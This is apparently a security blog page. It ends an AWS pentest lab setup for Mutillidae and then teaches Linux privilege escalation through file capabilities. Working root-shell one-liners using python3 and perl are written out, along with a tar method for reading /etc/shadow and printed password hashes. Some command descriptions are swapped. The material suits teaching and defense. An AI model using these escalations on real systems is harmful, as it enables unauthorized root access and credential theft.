[*].....Creating New Table 'REFERERS' successfully
[*].....Inserted data correctly into table 'USERS'
[*].....Inserted data correctly into table 'EMAILS'
[*].....Old database purged if exists
[*].....Creating New database successfully
[*].....Creating New Table 'UINOZ0CA0C' successfully
[*].....Inserted data correctly into table 'UINOZ0CA0C'
```

Success! Sqli is up and running.



OWASP Mutillidae II

Last but not least, we will install OWASP Mutillidae II and that will conclude our setup for now.

So, let's start by navigating to the "html" folder and downloading Mutillidae. Once downloaded, we navigate to the "includes" folder.

```
1 git clone https://github.com/webpwnized/mutillidae
2 cd mutillidae
3 cd includes
4 ls
5 nano database-config.inc
```

```
root@ip-172-31-43-31:/var/www/html# git clone https://github.com/webpwnized/mutillidae
Cloning into 'mutillidae'...
remote: Enumerating objects: 2505, done.
remote: Total 2505 (delta 0), reused 0 (delta 0), pack-reused 2505
Receiving objects: 100% (2505/2505), 9.22 MiB | 17.71 MiB/s, done.
Resolving deltas: 100% (617/617), done.
root@ip-172-31-43-31:/var/www/html# cd mutillidae/
root@ip-172-31-43-31:/var/www/html/mutillidae# cd includes/
```

Once in, modify the database access file to prove the credentials we had set up earlier.

```
<?php
define('DB_HOST', '127.0.0.1');
define('DB_USERNAME', 'raj');
define('DB_PASSWORD', '123');
define('DB_NAME', 'mutillidae');
?>
```

Now we will open this our local browser by the following URL: Public-DNS/mutillidae where we will find an option of reset database. Just click on it to reset the database. Let's launch Mutillidae using our browser.



Voila!! Your Ubuntu instance is ready for you to start your AWS pentest journey.
You have your connectivity, dependencies and labs all configured and ready to go.

We at Hacking Articles always try to bring you the most industry-relevant content.
Since the cloud is now the thing most companies are moving towards and raising curiosity about ways to keep the cloud secure, this is article is just to get you ready for our new articles on cloud penetration testing, so stay tuned.

Have fun and stay ethical.

About The Author

Abhimanyu Dev is a Certified Ethical Hacker, penetration tester, information security analyst and researcher. Connect with him [here](#)

Linux Privilege Escalation using Capabilities

posted in **PRIVILEGE ESCALATION** on **NOVEMBER 30, 2019** by **RAJ CHANDEL** with **0 COMMENT**

In this article, we will discuss the mechanism of “**capability**” and Privilege escalation by abusing it. As we know when the system creates a work context for each user where they achieve their tasks with the privileges that are assigned to them. So, to provide some specific functionalities, it is necessary for a non-privileged user to sometimes temporarily acquire a superuser profile to perform a specific task.

This functionality mainly can be achieved by assigning privileges through sudo, or setuid permissions to an executable file which allows the user to adopt the role of the file owner.

To accomplish the same task in a more secure way the system admin uses “capability” which plays an effective role in the security of Linux based operating systems.

Table of Content

Introduction to Capability

- What is capability?
- Difference between capability and SUID.
- Use of capabilities.
- Working with capability
- List of capability

Abusing capability for Privilege Escalations

- Python3
- Perl
- Tar

Introduction to Capability

[What is capability in Linux](#)

Before capabilities, we only had the binary system of privileged and non-privileged processes and for the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: privileged processes that referred as superuser or root and unprivileged processes (whose effective UID is nonzero).

Capabilities are those permissions that divide the privileges of kernel user or kernel level programs into small pieces so that a process can be allowed sufficient power to perform specific privileged tasks.

[Difference between capability and SUID](#)

SUID: SUID stands for set user ID and allows users to execute the file as the file owner. This is defined as giving temporary access to a user to run a program/file with the permissions of the file's owner rather than the user who runs it. This can

easily be detected by the use of the “Find” command. To find all files with SUID set in the current directory we can use -perm option which will print files only with permissions set to 4000.

```
root@HackingArticles:~# chmod u+s /usr/bin/python3 ↵
root@HackingArticles:~# su demo
demo@HackingArticles:/root$ cd /home/demo
demo@HackingArticles:~$ find / -perm -u=s -type f 2>/dev/null ↵
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/perl
/usr/bin/traceroute6.iputils
/usr/bin/python3.6
/usr/bin/gpasswd
/usr/bin/sudo
```

Capability: Security of Linux systems can be improved by using many actions. One of these measures is called **Linux capabilities** which are maintained by the kernel. In other words, we can say that they are a little unintelligible but similar in principle to SUID. Linux’s thread privilege checking is based on capabilities.

```

root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3 ↵
root@HackingArticles:~# su demo
demo@HackingArticles:/root$ cd /home/demo ↵
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
demo@HackingArticles:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/perl
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

```

No Entry for python3

Uses of capabilities

Capabilities work by breaking the actions normally reserved for root down into smaller portions. The use of capabilities is only beginning to drop into userland applications as most system utilities do not shed their root privileges. Let's move ahead that how we can use this permission more into our task.

Limited user's permission: As we know Giving away too many privileges by default will result in unauthorized changes of data, backdoors and circumventing access

controls, just to name a few. So to overcome this situation we can simply use the capability to limited user's permission.

Using a fine-grained set of privileges: Use of capability can be more clearly understood by another example. Suppose a web server normally runs at port 80 and we also know that we need root permissions to start listening on one of the lower ports (<1024). This web server daemon needs to be able to listen to port 80. Instead of giving this daemon all root permissions, we can set a capability on the related binary, like CAP_NET_BIND_SERVICE. With this specific capability, it can open up port 80 in a much easier way.

[Working with capability](#)

The operation of capabilities can be achieved in many ways. Some of them are listed below:

Assigning and removing capability: They are usually set on executable files and are automatically granted to the process when a file with a capability is executed. The file capability sets are stored in an extended attribute named as security.capability. This can be done by the use of attribute CAP_SETCAP capability.

To enable the capability for any file frame command as shown below:

```
1 | setcap cap_setuid+ep /home/demo/python3
```

Similarly one can also remove file capability by as below mentioned command.

```
1 | getcap -r / 2>/dev/null
```

```

root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep

```

Reading capability: There are many files or program to which capability is predefined so to view that a file has any capability set then you can simply run the command as:

```
1 | setcap -r /home/demo/python3
```

If you'd like to find out which capabilities are already set on your system, you can search your whole file-system recursively with the following command:

```
1 | getcap -r / 2>/dev/null
```

```

root@HackingArticles:~# setcap -r /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
root@HackingArticles:~#

```

List of Capability

On the basis of functionality, the capability is categorized into total 36 in the count. Some of the majorly used are shown below.

Capabilities Name	Description
CAP_AUDIT_CONTROL	Allow to enable and disable kernel auditing.
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log.
CAP_BLOCK_SUSPEND	This feature can block system suspend.
CAP_CHOWN	Allow user to make arbitrary changes to file UIDs and GIDs.
CAP_DAC_OVERRIDE	This helps to bypass file read, write, and execute permission checks.
CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks.
CAP_FOWNER	This enables to bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
CAP_KILL	Allow the sending of signals to processes belonging to others
CAP_SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP_SETPCAP	Helps to transferring and removal of current set to any PID.
CAP_IPC_LOCK	This helps to Lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes.
CAP_NET_RAW	Use RAW and PACKET sockets; And helps to bind any address for transparent proxying.
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to Internet domain privileged ports

Abusing Capabilities Privilege Escalations

[Python Capability](#)

Suppose the system administrator wants to grant superuser permission for any binary program, let's say for python3, which should only be available to a specific user, and admin doesn't want to give SUID or sudo permission. The admin supposed to used capabilities, for the python3 program that should be executed by specific user let's say for user "demo". This can be accomplished with following commands on the host machine.

```
1 | which python3
```

```
2 | cp /usr/bin/python3 /home/demo/  
3 | setcap cap_setuid+ep /home/demo/python3
```

As a result, the user demo received the privilege to run the python3 program as root because here admin has upraised the privilege by using cap_setuid+ep which means all privilege is assigned to the user for that program. But if you will try to find 4000 permission files or programs then it might not be shown for /home/dome/python3.

Note: the user home directory should be not accessible for other users because if it is accessed to other non-root users then other users will also proficient to take the privilege of capabilities set for user demo.

```
root@HackingArticles:~# which python3 ↩  
/usr/bin/python3  
root@HackingArticles:~# cp /usr/bin/python3 /home/demo/ ↩  
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3 ↩  
root@HackingArticles:~#
```

Exploiting capability using python3

Assuming an intruder has compromised the host machine as local user and spawn the least privilege shell and he looked for system capabilities and found empty capability (ep) over suid is given python3 for user demo that means all privilege is assigned to user for that program, therefore taking advantage of this permission he can escalate into high privilege from low privilege shell.

```
1 | getcap -r / 2>/dev/null  
2 | pwd  
3 | ls -al python3  
4 | ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash ")'  
5 | id
```

Hence you can observe the local user demo has accessed the root shell as shown in the given image.

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null ↵
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$ ls -al python3
-rwxr-xr-x 1 root root 4526456 Nov 27 06:58 python3
demo@HackingArticles:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/ba
sh")' ↵
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

Perl Capability

We have another example “perl” which is same as above where the admin supposed to used capabilities, for the perl program that should be executed by specific user let’s say for user “demo”. This can be accomplished with following commands on the host machine.

```
1 | which perl
2 | cp /usr/bin/perl /home/demo/
3 | setcap cap_setuid+ep /home/demo/perl
```

As a result, the user demo received the privilege to run the python3 program as root because here admin has upraised the privilege by using cap_setuid+ep which means all privilege is assigned to the user for that program.


```

root@HackingArticles:~# which perl
/usr/bin/perl
root@HackingArticles:~# cp /usr/bin/perl /home/demo/
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/perl
root@HackingArticles:~#

```

Exploiting capability using perl

Repeat above step for exploit perl program to escalate the root privilege:

```

1 | getcap -r / 2>/dev/null
2 | pwd
3 | ls -al perl
4 | ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
5 | id

```

```

demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/perl = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$ ls -al perl
-rwxr-xr-x 1 root root 2097720 Nov 27 06:43 perl
demo@HackingArticles:~$ ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#


```

Tar Capability

We have another example “tar” which is same as above where the admin supposed to used capabilities to extract high privilege file that are restricted for other users, that should be extracted by specific user let’s say by user “demo”.

Let's take an example: The admin wants to assign a role, where the user "demo" can take the backup of files as root, for this task the admin has set read capability on tar program. This can be accomplished with following commands on the host machine.

```
1 | which tar
2 | cp /bin/tar /home/demo/
3 | setcap cap_dac_read_search+ep /home/demo/tar
```



```
root@HackingArticles:~# which tar
/bin/tar
root@HackingArticles:~# cp /bin/tar /home/demo/
root@HackingArticles:~# setcap cap_dac_read_search+ep /home/demo/tar
root@HackingArticles:~#
```

Exploiting capability using tar

Repeat same procedure to escalate the privilege, take the access of host machine as a local user and move ahead for privilege escalation. Since this time admin has use CAP_DAC_READ_SEARCH that will help us to bypass file read permission checks and directory read and execute permission checks.

```
1 | getcap -r / 2>/dev/null
2 | pwd
3 | ls -al tar
```

In this, we try to read shadow file where all system's user password hashes are stored for this you have to follow below steps.

- Compress the /etc/shadow in the current directory with the help of the tar program.
- You will get shadow.tar in your current directory.
- Extract the shadow.tar and you will get a directory as "etc/shadow".

- Use cat/head/tail or program to read the hashes of passwords.

```
1 | ./tar cvf shadow.tar /etc/shadow
2 | ls
3 | ./tar -xvf shadow.tar
```

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null ↵
/home/demo/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ ./tar -cvf shadow.tar /etc/shadow ↵
./tar: Removing leading '/' from member names
/etc/shadow
demo@HackingArticles:~$ ls
examples.desktop shadow.tar tar
demo@HackingArticles:~$ ./tar -xvf shadow.tar ↵
etc/shadow
```

As a result, you will have “etc/shadow” file your current directory and you can read the hashes of the password as shown here.

```
1 | tail -8 etc/shadow
```

A malicious user can break this password using a tool such as a john the ripper or hash killer etc.

```
demo@HackingArticles:~$ tail -8 etc/shadow ↵
gnome-initial-setup:!:17937:0:99999:7:::
gdm:!:17937:0:99999:7:::
komal:$1$86xi$IqsvAbAaZNjsJSAyhFHb/0:18223:0:99999:7:::
demo:$6$bFGe9l55$CC1vFMqkFKILGLcFqRNYeZ0b53XVHQYrsvpbgHkBTzsILJ3gbAkURhAAVkd6x/TZ
ArP6Y6YpgxL9AvPUADMJm/:18223:0:99999:7:::
raj:$6$/0ruKcUG$vPRUGESNl70IVjRbvpcr105kqn6.UEfghWhtOWmNcUhN12dJPYK/bckGDGu22tRE/
```

Conclusion: The system admin should be aware of security loopholes during assigning such capability which can affect the integrity of kernel that can lead to

privilege escalation.

References:

<http://lists.linuxfromscratch.org/pipermail/hlfs-dev/2011-August/004870.html>

<https://gtfobins.github.io/>

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact [Here](#)

← OLDER POSTS